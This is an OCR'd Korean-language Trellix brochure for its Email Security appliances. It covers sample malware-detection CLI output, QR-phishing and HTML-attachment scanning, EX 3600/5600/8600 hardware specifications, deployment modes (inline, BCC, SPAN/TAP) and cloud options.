EXPOC # show email-analysis running

Number of malware running  :       1

    Submission ID 19

    Submission name          : Controlled Live Mode.pdf
    Total files analyzed     : 7
    Analysis timeout(s)      : 240
    File type                : pdf
    Force analyze            : f
    Initial weight           : 0
```


```
EXPOC # _debug show email-analysis urls-in-pdf statistics
Email-Analysis URLs embedded in PDF files:
  Total PDF Files with Embedded URLs:          2
  Total URLs In PDF Files:                     5440
  Total URLs In PDF Files Analyzed:            7
  Total Clean URLs In PDF Files:               5
  Total Malicious URLs In PDF Files:           0
  Total FAUDE URLs In PDF Files:               0
  Total DUA URLs In PDF Files:                 2
```

ID	Type	File Type	Malware	Name	Md5sum
20	Attachment	pdf	Malware.archive	Controlled Live Mode.pdf	8c678d78cb06b1546b6cdb684b8b0dc8
26	Attachment	pdf	Trojan.PDF	test-infection.pdf	7fbd9af4000b2ef386bd7a3c37bad1ad
22	URL	zip	Exploit.Shellcode	http://fedeploycheck.fireeye.com/dynamic/Dynamic_url.zip	bd02504dbbda6c5b921252d0ee8ff1e0

Trellix

큐싱 (QR코드 피싱) & HTML 첨부파일 검사

QR코드를 통해 전파되는 피싱 URL 검사 및 차단




- 본문, 본문 내 이미지 내 QR코드에 대한 탐지 지원
- pdf 첨부파일 내 QR코드에 대한 탐지 지원
- html, shtml 형식의 첨부파일에 대한 탐지 지원

Trellix

디퍼드 피싱으로부터 보호

배달 후 활성화된 이메일 재 검색 및 자동 수정



Trellix

Email Security 장비 라인업

EX 3600

EX 5600


EX 8600

모델명	EX 3600	EX 5600	EX 8600
Chassis 높이	1 RU	2 RU	2 RU
시간당 첨부파일 분석(중복 제거)	700 / hour	2,200 / hour	3,300 /hour
이메일 처리 수	168,000	430,000	630,000
관리 인터페이스	(1) 10/100/1000BASE-T	(1) 10/100/1000BASE-T	(1) 10/100/1000BASE-T
Live Mode 분석 포트	(1) 10/100/1000BASE-T	(1) 10/100/1000BASE-T	(1) 10/100/1000BASE-T
SMTP 인터페이스 포트	(2) 10/100/1000BASE-T	(2) 10/100/1000BASE-T	(4) 10/100/1000BASE-T
메모리	64 GB (2 x 32 GB)	128 GB (8x16 GB)	256 GB (8x32 GB)
디스크	(4) 4TB HDD, RAID 10, 3.5 FRU	(4) 4TB HDD, RAID 10, 3.5 FRU	(4) 4TB HDD, RAID 10, 3.5 FRU
전원	(1+1), FRU, 400W 110-240V	(1+1), FRU, 920W 110-240V	(1+1), FRU, 920W 110-240V
최대 파워 소비량	300W	480 W	580 W

Trellix


Trellix

Email Security Server Edition 구성안




EX 구성 방안 | Inline (MTA) 구성

- 이메일은 SMTP프로토콜을 사용하여 논리적 인라인 구성이 가능하며, 스팸메일 장비와 이메일서버 사이에 구성하여 분석/격리/전달의 기능 수행



EX 구성 방안 | BCC(숨은 참조) 구성


- EX는 앞단의 MTA(Anti-Spam Gateway)로부터 이메일의 복사본을 전달받아 이메일을 분석



Trellix

EX 구성 방안 | SPAN/TAP 구성

- EX는 이메일서버 앞단에서 Network를 통해 이메일 트래픽을 미러링을 받아서 분석



Trellix

Cloud 서비스를 통한 이메일 위협 방어

	IaaS Infrastructure as a Service	SaaS Software as a Service
	amazon web services	Trellix
CM 9600	CM 2500v / CM 4500v CM 7500v / CM 9500v	Cloud CM
EX 5600V (VMWare EXSi)	1,250 (시간당 중복 제거된 파일 검사)	ETP
EX 7700 (AWS BareMetal) - EX 8600 대비 3배 성능	7,500 (시간당 중복 제거된 파일 검사) 75,000 (시간당 이메일 처리 건수)	
VX 12600	VX BareMetal (14Gbps)	Cloud MVX

Trellix


Trellix